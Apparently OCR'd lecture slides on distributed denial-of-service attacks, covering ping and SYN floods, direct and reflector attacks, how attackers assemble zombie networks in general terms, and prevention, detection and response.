
ICMP Attack (Ping Flood)




Classifying DDoS Attacks

- Resource consumed:
  - Internal host resources such as CPU and memory
    - Host can not handle any more requests
    - E.g. TCP SYN flood
  - Data transmission capability of network
    - Network/router cannot carry normal traffic
    - E.g. ICMP Ping flood
- Source of attacks
  - Direct DDoS Attack
    - Attacker controls slaves (or hierarchy of slaves), and the slaves attack the target directly
  - Reflector DDoS Attack
    - Attacker controls slaves (or hierarchy of slaves), and the slaves send data to reflectors which then forward to the target
      - Reflectors are not under control of attacker
    - Easier to involve more hosts than direct DDoS and hence send more traffic and create more damage
    - Harder to trace back to original attacker if reflectors are used

Direct DDoS Attack



Reflector DDoS Attack



Constructing Attack Network

- Attacker must get many slave hosts under its control
  - Infect the hosts with zombie software
  - Attacker must:
    - Create software that will perform the attacks. This should:
      - Be able to run on different hardware architectures and OSes
      - Hide, that is not be noticeable to the normal user of the zombie host
      - Be able to be contacted by attacker to trigger an attack
    - Identify vulnerability (bug) in large number of systems, in order to install the zombie software
    - Locate vulnerable machines, using scanning:
      - Attacker finds vulnerable machines and infects with zombie software
      - Then the zombie software searches for vulnerable machines and infects with zombie software
      - And so on, until a large distributed network of slaves is constructed
      - (Hence one function a worm may perform is to install zombie software in preparation for DDoS attacks)

Preventing DDoS Attacks

- Prevention
  - Allocate backup resources and modify protocols that are less vulnerable to attacks
  - Aim is to still be able to provide some service when under DDoS attack
- Detection
  - Aim to quickly detect an attack and respond (minimise the impact of the attack)
  - Detection involves looking for suspicious patters of traffic
- Response
  - Aim to identify attackers so can apply technical or legal measures to prevent
    - Cannot prevent current attack; but may prevent future attacks